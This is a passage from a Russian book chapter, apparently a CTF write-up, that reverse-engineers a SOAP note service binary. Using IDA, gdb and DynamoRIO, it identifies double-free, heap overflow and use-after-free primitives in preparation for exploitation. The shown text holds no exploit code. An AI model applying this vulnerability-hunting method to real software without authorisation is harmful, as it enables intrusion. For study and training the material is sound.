Наверное, двойка — это оценка нашего запроса, который не понравился `gsoapNote`! Взглянем на бинарные митигации (рис. 11.2).



Рис. 11.2. Бинарные митигации

Из плохих новостей — стековые канарейки защищают `gsoapNote` от переполнения буфера на стеке (2 — Canary found), NX делает некоторые страницы памяти неисполняемыми (3 — NX enabled).

Хороших новостей гораздо больше: строка RELRO говорит о том, что мы можем переписывать адреса функций из shared-библиотек (1 — Partial RELRO) и эти адреса не будут рандомизироваться (4 — No PIE), а это отличное подспорье для перехвата управления. Ну и самая хорошая новость — в бинарнике есть символы (5 — 817 Symbols), значит, у нас будут хотя бы сигнатуры функций, а это очень облегчит реверс.

## Реверс-инжиниринг

### handleCommand

Не забываем, что `gsoapNote` собран с символами, поэтому сразу грузим его в «Иду» и прыгаем к функции `handleCommand()`.

#### ПРИМЕЧАНИЕ

Очень удобное расположение окон в «Иде» я подсмотрел у ребят с OALabs (<https://www.youtube.com/watch?v=QZQyYkP4Bbg>): окна с дизассемблерным и декомпилированным листингами разделяют воркспейс пополам и синхронизируются между собой.

Декомпилированный листинг не то чтобы ужасный, но понять, что происходит, сложно. Цикл `for`, куча вложенных `if`, функция `executeCommand()` принимает девять аргументов (рис. 11.3)...

```

31 v15 = std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::c_str(a2);
32 if ( (unsigned int)xmlParseStr(v15, &v12) )
33 {
34     v11 = 2;
35 }
36 else
37 {
38     v16 = 0LL;
39     v16 = xmlDocGetRootElement(v12);
40     if ( v16 )
41     {
42         s1 = *(char **)(v16 + 16);
43         if ( !strcmp(s1, "commandSeq") )
44         {
45             for ( i = *(_QWORD *)(v16 + 24); i; i = *(_QWORD *)(i + 48) )
46             {
47                 if ( !strcmp(*(const char **)(i + 16), "array") )
48                 {
49                     memset(&v18, 0, 8*20uLL);
50                     if ( !(unsigned int)parseArray(i, &v18) )
51                     {
52                         if ( !strcmp(v18, "show") )
53                         {
54                             if ( (unsigned __int64)v19 ≤ 9 56 *((_QWORD *)s + v19) )
55                             {
56                                 std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::append(v21, "<msg>");
57                                 base64_encode[abi:cxx11](
58                                     v22,
59                                     *(_QWORD *)*(((_QWORD *)s + v19) + 16LL),
60                                     (unsigned int)*((_QWORD *)*(((_QWORD *)s + v19) + 8LL));
61                                 std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::append(v21, v22);
62                                 std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::append(v21, "</msg>");
63                                 std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v22);
64                             }
65                         }
66                     }
67                     else
68                     {
69                         executeCommand((int)s, (int)"show", v3, v4, v5, v6, v18, v19, v20);
70                     }
71                 }
72             }
73         }
74     }
75     else
76     {
77         v11 = 2;
78     }
79 }
80 else
81 {
82     v11 = 2;

```

Рис. 11.3. Декомпилированный листинг

Давай будем рассматривать листинг как картину импрессионистов — отойдем на пару шагов назад и поищем общие паттерны.

Во-первых, сразу в нескольких местах видим, что если в if условие не выполняется, то локальной переменной v11 присваивается значение 2 и пропускается куча кода. А двойка — это как раз тот result code, который пришел в ответ на шаблон SOAPUI. Все сходится (рис. 11.4).

Очень много кода выполняется внутри цикла for. Обратим наше внимание на него (рис. 11.5).

Перед циклом вызывается функция xmlDocGetRootElement(), возвращенная структура используется в цикле for. Разыменовывается оффсет +24 для инициализации счетчика и оффсет +48 для итерации.

Вместо исследования внутренностей функции xmlDocGetRootElement() посмотрим примеры исходного кода с ее использованием. В этом нам поможет grep.app (<https://grep.app/>). Этот сайт покажет примеры исходного кода качественных репозиторий с интересующей нас функцией (рис. 11.6).

```

31 v11 = std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::c_str();
32 if ( (unsigned int)xmlParseStr(v11, 6v11) )
33 {
34     v11 = 2;
35 }
36 else
37 {
38
39
40     if ( v15 )
41     {
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57         "<msg>");
58
59
60
61         v22);
62         "</msg>");
63         ng(v22);
64
65
66
67
68
69
70
71
72
73     }
74     else
75     {
76         v11 = 2;
77     }
78 }
79 else
80 {
81     v11 = 2;

```

Рис. 11.4. Ищем общие паттерны

По ссылке прыгаем в репозиторий проекта (я выбрал lastpass (<https://github.com/lastpass/lastpass-cli/blob/master/xml.c>)) и вникаем в исходный код:

```

// lastpass xml.c source code
...
#include <libxml/parser.h>
#include <libxml/tree.h>
...
xmlNode *root;
root = xmlDocGetRootElement(doc);
...

```

Ага... Значит, `xmlDocGetRootElement()` возвращает указатель на структуру типа `xmlNode`, а сама структура определена в `libxml`. Гуглим `libxml` и находим устройство структуры `xmlNode` (<https://github.com/winlibs/libxml2/blob/6a6690cc9ed122b1e7a6385415e0859db93a0b43/include/libxml/tree.h#L489-L508>). Особенно нас интересуют оффсеты, которые мы встретили в декомпиленном листинге (рис. 11.7).

```

31 v15 = &id::cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(a2);
32 if ( (unsigned int)xmlParseStr(v15, &v12) )
33 {
34     v11 = 2;
35 }
36 else
37 {
38     v16 = 0;
39     v16 = xmlDocGetRootElement(v12);
40     if ( v16 )
41     {
42         // ...
43         // ...
44         for ( i = *(_QWORD *)(v16 + 24); i; i = *(_QWORD *)(i + 48) )
45         {
46             // ...
47             // ...
48             // ...
49             // ...
50             // ...
51             // ...
52             // ...
53             // ...
54             // ...
55             // ...
56             // ...
57             // ...
58             // ...
59             // ...
60             // ...
61             // ...
62             // ...
63             // ...
64             // ...
65             // ...
66             // ...
67             // ...
68             // ...
69             // ...
70             // ...
71             // ...
72             // ...
73             // ...
74             // ...
75             // ...
76             // ...
77             // ...
78             // ...
79             // ...
80             // ...
81             // ...

```

Рис. 11.5. Много кода выполняется внутри цикла for

Перенесем это знание в «Иду». Создаем структуру `xmlNode` по тому же принципу (рис. 11.8).

#### ПРИМЕЧАНИЕ

Необязательно восстанавливать структуру полностью один в один. Делаем это до нужного нам оффсета +48 (+0x30).

Теперь возвращаемся в декомпилированный листинг и присваиваем локальной переменной `v16` тип указателя на `xmlNode`.

И все стало гораздо лучше! То, что происходит в цикле `for`, теперь как на ладони! Наш `gsoapNode` парсит XML: достает рутовую ноду, инициализирует счетчик его потомком `xmlNode->children` и обходит соседние ноды этого потомка при помощи `xmlNode->next`. И `strcmp()` теперь обрел смысл: сравнивается имя ноды `curXmlNode->name` с захардкоженной строкой "array" (рис. 11.9).

Обрати внимание на функцию `parseArray()`, она принимает текущую XML-ноду и зануленный двадцатибайтовый массив. Зануляется он, скорее всего, потому, что в

него будет записан результат парсинга, не зря же функция `parseArray()` имеет такое название.

Еще обратим внимание на то, как код возврата `parseArray()` влияет на поток выполнения: если ноль, то вызывается функция с любопытным названием `executeCommand()`, в противном случае обрабатываем следующую ноду.

Определенно нам надо попасть в `executeCommand()`, но для этого нужно распарсить массив с нулевым кодом возврата.




Рис. 11.6. grep.app

```

489 struct _xmlNode {
490     void          *_private; /* application data */
491     xmlElementType type; /* type number, must be second ! */
492 +16 const xmlChar *name; /* the name of the node, or the entity */
493 +24 struct _xmlNode *children; /* parent->childs link */
494     struct _xmlNode *last; /* last child link */
495     struct _xmlNode *parent; /* child->parent link */
496 +48 struct _xmlNode *next; /* next sibling link */
497     struct _xmlNode *prev; /* previous sibling link */

```

Рис. 11.7. Оффсеты в декомпилированном листинге

```

00000000 xmlNode struc ; (sizeof=0x38, mappedto_219)
00000000 field_0 dq ?
00000008 field_8 dq ?
00000010 name dq ? ; offset
00000018 children dq ? ; offset
00000020 field_20 dq ?
00000028 field_28 dq ?
00000030 next dq ? ; offset
00000038 xmlNode ends

```

Рис. 11.8. Структура xmlNode

```

31
32
33
34
35
36
37
38
39 xmlNode = (xmlNode *)xmlDocGetRootElement(v12);
40 if ( xmlNode )
41 {
42     s1 = xmlNode->name;
43     if ( !strcmp(s1, "commandSeq") )      Как все стало понятно в цикле for!
44     {
45         for ( curXmlNode = xmlNode->children; curXmlNode; curXmlNode = curXmlNode->next
46             if ( !strcmp(curXmlNode->name, "array") )
47             {
48                 memset(&v18, 0, 0x20uLL);
49                 if ( !(unsigned int)parseArray(curXmlNode, &v18) )
50                 {
51                     ...
52                 }
53             }
54             ...
55             ...
56             ...
57             ...
58             ...
59             ...
60             ...
61             ...
62             ...
63             ...
64             ...
65             ...
66             ...
67             ...
68             executeCommand((int)s, (int)"show", v3, v4, v5, v6, v18, v19, v20);
69         }
70     }
71 }
72 }
73 }
74 else
75 {
76     v11 = 2;
77 }
78 }
79 else
80 {
81     v11 = 2;

```

Рис. 11.9. В цикле for все стало гораздо понятнее!

## parseArray

Функция принимает два аргумента: `a1` и `a2`. Мы уже выяснили, что первый — указатель на `xmlNode`, а второй — зануленный байтовый массив. Давай посмотрим, что происходит с этим массивом. Для этого в декомпилированном листинге смотрим кросс-референсы на `a2` (рис. 11.10).

Local cross references to a2			
Xref	Line	Column	Pseudocode line
r	47	21	*(_QWORD *)a2 = xmlNodeGetContent(i);
r	64	22	*(_QWORD *) (a2 + 8) = atoi(v14);
r	82	22	*(_QWORD *) (a2 + 24) = atoi(v16);
r	85	22	*(_QWORD *) (a2 + 16) = xmlNodeGetContent(k);

Рис. 11.10. Кросс-референсы на a2

Сразу подмечаем оффсеты: +0, +8, +16, +24. Каждый следующий оффсет больше предыдущего на размер QWORD (8 байт). Это не 0x20-байтовый массив, а массив из четырех QWORD. К 85-й строке вся структура инициализирована.

По оффсетам +0 и +16 будут указатели на строки, по +8 и +24 будут int.

Предположим, что в эту структуру из четырех QWORD заносится результат парсинга. Назовем ее `PARSE_RESULT` (рис. 11.11).

```

00000000 PARSE_RESULT struc ; (sizeof=0x20, mappedto_222)
00000000 pzStr1 dq ? ; offset
00000008 num1 dq ?
00000010 pzStr2 dq ? ; offset
00000018 num2 dq ?
00000020 PARSE_RESULT ends

```

Рис. 11.11. `PARSE_RESULT`

Присвоим аргументу `a1` тип `xmlNode`, а аргументу `a2` тип `PARSE_RESULT` и снова взглянем на `parseArray()`. Внутри опять видим много однообразного кода парсинга XML. Поскольку мы удачно определили структуры входных аргументов, читаем декомпиленный листинг практически как исходный код (рис. 11.12).

```

if ( !strcmp(curXmlNode->name, "integer") )
{
    for ( j = curXmlNode->children; j; j = j->next )
    {
        // ...

        if ( !strcmp(j->name, "content") )
        {
            v14 = (char *)xmlNodeGetContent(j);
            PARSE_RESULT->num1 = atoi(v14);
        }
    }
}

```

Если имя ноды "integer"  
Берем потомка

Если имя потомка "content"

Записываем значение в PARSE\_RESULT

Рис. 11.12. Декомпиленный листинг

Анализируя `parseArray()` дальше, мы получаем практически целостную картину того, что нужно вставить вместо многозначительного знака вопроса. Не буду утомлять тебя дальнейшим разбором, а просто покажу, как выглядит ожидаемый XML (рис. 11.13).

#### ПРИМЕЧАНИЕ

Значение ноды `<number>` должно быть равно количеству нод внутри `<array>` минус один.




Рис. 11.13. Теперь мы знаем, что нужно вставить вместо знака вопроса

Правильное определение используемых структур позволило достать много информации из статического анализа `gsoapNote`. Давай продолжать исследование в динамике. Отправим XML на рисунке выше, поставим брейк-пойнт на выходе из `parseArray()` (по адресу `0x403BE2`) и посмотрим, что лежит в `PARSE_RESULT` после парсинга XML из запроса выше:

```
# Посмотрим, что лежит в PARSE_RESULT после выхода из parseArray
pwndbg> x/4gx $PARSE_RESULT
0x7fffffff5a90: 0x0000000000006562a0      0x00000000000001000
0x7fffffff5aa0: 0x0000000000006575b0      0x00000000000001000
pwndbg> x/s ((long*)$PARSE_RESULT)[0]
0x6562a0:      "AAAAAA"
pwndbg> x/d ((long*)$PARSE_RESULT + 1)
0x7fffffff5a98: 4096
pwndbg> x/s ((long*)$PARSE_RESULT)[2]
0x6575b0:      "BBBBBB"
pwndbg> x/d ((long*)$PARSE_RESULT + 3)
0x7fffffff5aa8: 65536
# Содержимое полностью соответствует XML
# А вот код возврата -1 подвел...
pwndbg> i r rax
rax          0xffffffff
```

С удовольствием наблюдаем, как контролируемые нами данные оседают в памяти. Все поля структуры `PARSE_RESULT` инициализированы, значит, выполнен почти



весь код функции `parseArray()`, но код возврата `-1`, а это не дает нам двигаться дальше...

Давай разбираться. Можно, конечно, пошагово выполнить код в отладчике, но это долго. Мы сделаем это быстро, одним выстрелом — подсветим выполненный код с помощью **DynamoRIO** (<https://dynamorio.org/>).

DynamoRIO — это фреймворк для разработки инструментов динамического анализа. Нам понадобится встроенный в него инструмент **drcov**, который покажет нам все выполненные инструкции.

### ПРИМЕЧАНИЕ

Если вдруг захочешь решать эту проблему в отладчике, то советую использовать кастомную команду для GDB `step before` (<https://github.com/Marsel-marsel/pros-and-confs/blob/895d387035745b66592526e736dcd97317b5696d/.gdbinit#L25-L51>). Вводишь в консоль `sb` и брякаешься перед инструкцией `call`. Это ускорит процесс отладки.

Запускаем `gsoapNote` под инструментацией `drcov` следующим образом:

```
<path to DynamoRIO>/bin64/drrun -t drcov - gsoapNote
```

Снова отсылаем XML через SOAPUI и завершаем процесс.

Наш `drrun` сгенерировал файл `drcov.gsoapNote.X.Y.proc.log`, в котором содержатся адреса выполненных инструкций. Для просмотра этого файла будем использовать плагин **lighthouse** (<https://github.com/gaasedelen/lighthouse>) для IDA.

```

87      v3 = PARSE_RESULT->num2;
88      if ( v3 != strlen(PARSE_RESULT->pzStr2) )
89          return 0xFFFFFFFFLL;

```

Рис. 11.14. DynamoRIO 8.0 с drcov версии 2

```

<array>
  <number>3</number>

  <simpleString>
    <content>AAAAAA</content>
  </simpleString>

  <integer>
    <content>4096</content>
  </integer>

  <bulkString>
    <content>BBBBBB</content>
    <number>6</number>
  </bulkString>
</array>

```

Здесь должна быть цифра 6  
(длина строки "BBBBBB")

Рис. 11.15. `executeCommand()`

**ПРИМЕЧАНИЕ**

На момент написания главы последняя версия DynamoRIO — 9.0 с drcov версии 3, но lighthouse не может распарсить файл третьей версии, поэтому я использую версию 8.0 с drcov версии 2 (рис. 11.14).

Зеленым цветом выделяются выполненные инструкции. На скрине выше приведен момент выхода с кодом возврата -1. И произошло это потому, что значение внутри `<bulkString><number>` не равно длине строки `<bulkString><content>`. В SOAPUI корректируем XML, пролетаем `parseArray()` и попадаем в `executeCommand()`. Это успех (рис. 11.15).

**executeCommand**

Это та самая функция с девятью аргументами, которая испугала нас в самом начале. Но действительно ли аргументов так много?

```
executeCommand((int)s, (int)"show", v3, v4, v5, v6, v18.pzStr1, v18.num1,
(__int64)v18.pzStr2);
```

Соберем больше информации из дизассемблерного листинга. До этого gsoapNote использовал соглашение вызова System V: первые шесть аргументов передаются через регистры rdi, rsi, rdx, rcx, r8, r9, остальные через стек в обратном порядке.

# Как передаются аргументы в executeCommand()

```
mov     rax, [rbp+s]
push    [rbp+var_68]    ; stack arg
push    [rbp+var_70]    ; stack arg
push    [rbp+var_78]    ; stack arg
push    [rbp+var_80]    ; stack arg
mov     rdi, rax        ; register arg
call    executeCommand
```

Видим проинициализированный rdi и четыре аргумента на стеке. А давайте посмотрим, что происходит с регистрами-аргументами внутри executeCommand()!

```
mov     [rbp+var_8], rdi    ; rdi сохраняется
mov     esi, offset s2     ; rsi перезаписан
mov     rdx, [rbp+arg_10]   ; rdx перезаписан
mov     rcx, rax           ; rcx перезаписан
```

Некоторые из них не используются и сразу перезаписываются! Мы столкнулись с тем, что компилятор оптимизировал вызов функции. Как видишь, при вызове функций внутри бинаря ему не обязательно следовать System V. «Ида» не была готова к такому и в декомпилированном листинге показала девять аргументов. Что ж, эта программа служит нам верой и правдой, давайте простим ей это недоразумение.

**ПОЛЕЗНЫЕ ССЫЛКИ**

О компиляторных оптимизациях увлекательно рассказывает Matt Godbolt в лекции Unbolting the Compiler's Lid. Особенно мне нравится пример (<https://www.youtube.com/watch?v=bSkpMdDe4g4&t=2710s>), в котором компилятор



Единственное, что нам осталось выяснить, — что это за массив длиной 0xF0. Он интересен тем, что передается в каждую из функций `newNote()`, `editNote()`, `deleteNote()` вместе с `PARSE_RESULT`. Раз уж его длина — 0xF0, то называть его мы будем `foo`, хоть сейчас мы сишники, а не питонисты.

На перепутье трех дорог выбираем самую простую — `deleteNote`.

## deleteNote

Посмотрим на маленький и приятный декомпил `deleteNote` (рис. 11.18).

```

1 int64 __fastcall deleteNote(void *array_F0, __int64 num2)
2 {
3     if ( num2 >= 0 && num2 <= 9 && *((_QWORD *)array_F0 + num2) )
4     {
5         if ( *((_QWORD *)*((_QWORD *)array_F0 + num2) + 16LL) )
6             free(*(void **)((_QWORD *)array_F0 + num2) + 16LL);
7         free(*(void **)array_F0 + num2);
8     }
9     return 0LL;
10 }

```

Рис. 11.18. `deleteNote`

В строке 3 мы видим, что `foo` — это массив указателей, а `num2` — индекс этого массива, индекс принимает значения от 0 до 9 включительно.

В строке 5 происходит разыменовывание указателя и проверяется, не равен ли нулю `QWORD` по оффсету +16 (будем называть эту область памяти `bar`). Если нет, то происходит вызов `free()` и дальше безусловный вызов `free()` на указатель по индексу `num2`. Давай я покажу схему (темным залиты данные, которые мы контролируем из XML, серым — то, что передается во `free()`) (рис. 11.19).




Рис. 11.19. Схема передачи данных внутри приложения

Когда видишь `free()` в сишном коде, нужно обращать внимание на то, что происходит с освобожденным указателем дальше. Как видишь, в данном случае — ничего, а по-хорошему его надо занулить. Ничто не мешает нам вызвать `deleteNote()` два раза с одним и тем же индексом. Это дает нам первый примитив — `double free`.

## editNote

В `editNote()` кода уже больше, но и мы уже кое-что знаем о «фубаре» (рис. 11.20).

```

1  int64 __fastcall editNote(ARRAY_F0 *array_F0, __int64 index, char *pStr2)
2  {
3
4
5
6
7
8
9
10
11
12
13  if ( index >= 0 && index <= 9 )
14  {
15
16
17  base64_decode(str2_decoded, v12);
18
19
20  if ( array_F0->elem[index] )
21  {
22      v3 = *((_DWORD *)array_F0->elem[index]);
23      if ( v3 >= std::cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(str2_decoded) )
24
25
26
27
28
29      memcpy(*(void **)array_F0->elem[index] + 2), pStr2_decoded, str2_decoded_len);
30  }
31
32
33  return 0LL;
34
35

```

Рис. 11.20. Мы уже кое-что знаем о «фубаре»




Рис. 11.21. Массив указателей на структуры `NOTE_ENTRY`

Проверка на то, что индекс лежит в диапазоне 0 до 9. Такое мы уже видели в `deleteNote()`. Из `bar` достаем первый QWORD и сравниваем его с длиной нашей строки из XML, предварительно декодировав ее из Base64.

Если этот QWORD больше длины строки, копируем строку в `bar`. Логичная проверка на переполнение буфера. Вырисовывается схема хранения наших заметок. Вернем «фубары» питонистам и дадим вменяемые названия, связанные с записками. Так, `foo` — это массив указателей на структуру ноутов `NOTE_ENTRY` в `bar` (рис. 11.21).

## newNote

Осталось понять, что лежит по оффсетам `NOTE_ENTRY +8`, `+24`, `+32` и дальше. Ответим и на эти вопросы (рис. 11.22)!

```

1  int64 __fastcall newNote(ARRAY_F0 *pArray_F0, size_t size, char *pStr2)
2  {
3
4
5
6
7
8
9
10
11
12
13
14  for ( freeElemIndex = 0; freeElemIndex ≤ 9 && pArray_F0→elem[freeElemIndex]; ++freeElemIndex )
15  {
16  if ( freeElemIndex ≠ 10 )
17  {
18  pArray_F0→elem[freeElemIndex] = malloc(24uLL);
19
20
21
22
23
24  *(_QWORD *)pArray_F0→elem[freeElemIndex] = size;
25  v3 = (ELEMENT *)pArray_F0→elem[freeElemIndex];
26  v3→pStr = (char *)malloc(size);
27
28
29
30
31  memcpy(*(void **)pArray_F0→elem[freeElemIndex] + 2), pStr2_decoded, str2_decoded_len);
32
33  }
34  return 0LL;
35  }

```

Рис. 11.22. Содержимое оффсетов `NOTE_ENTRY +8`, `+24`, `+32`

Оффсеты `+24` и дальше отбрасываем сразу, потому что под структуру выделяется 24 байта, значит, последний значащий QWORD лежит по оффсету `+16`.

По оффсету `+8` записывается число, которое в предыдущих функциях интерпретировалось как индекс, а затем это число передается в `malloc()` и возвращенный указатель записывается в `pText`. В контексте `newNote()` это уже не индекс, а `size` ноута.

Дальше в `pText` копируется строка из XML (декодированная из Base64), а количество скопированных байтов в `memcpy()` задается длиной этой строки. Размеры выделенного буфера и размер скопированных данных могут не совпадать. На-ха, classic. Ванильный `buffer overflow`. В нашем случае на хипе (рис. 11.23).




Рис. 11.23. Buffer overflow

Отдельно обращаю ваше внимание на то, что мы контролируем аргумент `size` для `malloc()`. Это дает возможность выбирать стратегию аллокации памяти `glibc`.

### ПРИМЕЧАНИЕ

Реализация `malloc()` в `glibc` поддерживает `linked lists` (они же `bins`) для блоков памяти разного размера. Поведение `free()` для этих `bins` тоже отличается. Мы воспользуемся этим при написании эксплоита.

```

34  if ( xmiNode )
35  {
36
37
38
39
40
41
42
43
44
45
46      if ( !strcmp(parse_result.pzStr1, "show") )
47      {
48          if ( parse_result.note_index ≤ 9uLL && *((_QWORD *)s + parse_result.note_index) )
49          {
50
51              base64_encode[abi:cxx11](
52                  v16,
53                  *((_QWORD *)s + parse_result.note_index) + 16LL,
54                  (unsigned int)((_QWORD *)s + parse_result.note_index) + 8LL);
55
56
57
58          }
59      }
60      else
61      {
62          executeCommand(parse_result, s);
63
64
65
66
67

```

Рис. 11.24. show. gsoapNote

## show

В `executeCommand()` запряталась еще одна команда — `show`. `gsoapNote` дает нам возможность создавать, удалять и редактировать заметки, как же без команды просмотра (рис. 11.24)?

Учитывая то, что нам уже известны все поля `NOTE_ENTRY`, без труда понимаем, что здесь происходит: заметка по индексу кодируется в Base64 и возвращается пользователю. Поскольку после удаления `deleteNote()` указатель не зануляется, здесь открывается возможность для `use after free`: можно прочитать память после `free()`.

## Итоги реверса

Проверим, что мы поняли команды правильно: создадим ноут аааааа, отредактируем его, чтобы получилось бвв, покажем и удалим.

